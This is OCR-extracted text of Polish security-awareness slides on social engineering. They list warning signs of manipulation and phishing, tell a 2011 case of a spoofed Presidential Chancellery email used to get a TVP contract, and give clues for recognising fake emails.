
Socjotechnika (inaczej inżynieria społeczna) jest rodzajem ataku psychologicznego polegającym na tym, że atakujący nakłania swoją ofiarę do wykonania jakiejś czynności. Ataki socjotechniczne mogą zdarzyć się przy użyciu niemal każdej technologii, w tym ataków phishingowych poprzez e-mail, SMS, wiadomość na portalach społecznościowych jak Facebook czy Twitter lub czatach internetowych. Najważniejsze jest, aby wiedzieć, na co zwracać uwagę.

Wykrywanie / Powstrzymanie ataku socjotechnicznego

Najprostszym sposobem obrony przed atakami inżynierii społecznej jest zachowanie zdrowego rozsądku. Jeśli coś wydaje się podejrzane lub niewłaściwe, może to być atak socjotechniczny. Oto powszechne symptomy wskazujące na atak socjotechniczny:


- Ktoś tworzy wrażenie potrzeby podjęcia bardzo szybko decyzji. Jeśli czujesz się pod presją by szybko podjąć decyzję, bądź podejrzliwy
- Ktoś prosi o informacje, do których nie powinien mieć dostępu ani nie powinien ich znać.

Wykrywanie / Powstrzymanie ataku socjotechnicznego



- Coś zbyt piękne, aby mogło być prawdziwe. Typowym przykładem jest przekazanie informacji o wygranej na loterii, pomimo że nigdy nie brało się w niej udziału.
- Podrzucenie w okolicach wejścia do jednostki lub pendrive'a lub płyty CD-ROM, które zawierają program trojański, lub inne złośliwe oprogramowanie. Znalazca z reguły będzie chciał sprawdzić zawartość znalezionego nośnika (na komputerze służbowym) a zwłaszcza jeśli na pendrivie znajdzie się dokument o nazwie np. dodatki_służbowe.doc.
- Prośba skierowana do funkcjonariusza lub pracownika o podanie ważnych informacji, lub przekazanie ich dalej na odpowiedni numer, który jest sfałszowany.

Socjotechnika przykład



Rzeczpospolita w roku 2011 opisała przypadek 25-letniego Pawła Mitera, który zespoofował adres e-mail należący do pracownika Kanelarii Prezydenta RP i napisał do TVP list proszący o czas antenowy dla nowego programu o polityce oraz zatrudnienie wskazanej przez siebie osoby jako prowadzącego. Oczywiście wskazaną osobą był Paweł.


Przekręt nawet się udał, Paweł, nazwywany przez pracowników TVP “człowiekiem z Kancelarii Prezydenta” podpisał kontrakt na 39 tys. złotych, VIP-owską przepustkę i — jak twierdzi — szereg innych benefitów, w tym samochód z kierowcą.

za: http://www.rp.pl/artykul/624250-Praca-w-TVP-po-falszywym-e-mailu-z-Kancelarii-Prezydenta.html.


Próba rozpoznania fałszywego maila

Nieprawidłowa nazwa w adresie mailowym nadawcy

Brak Twojego adresu w polu DO: (lub TO:)



Nieprawidłowy adres URL



Próba rozpoznania fałszywego maila

- Błędy w temacie i treści wiadomości
- Brak logo instytucji i zdjęć w treści maila
- Żądanie podania osobistych informacji
- Podejrzane załączniki

Gra czy rzeczywistość..

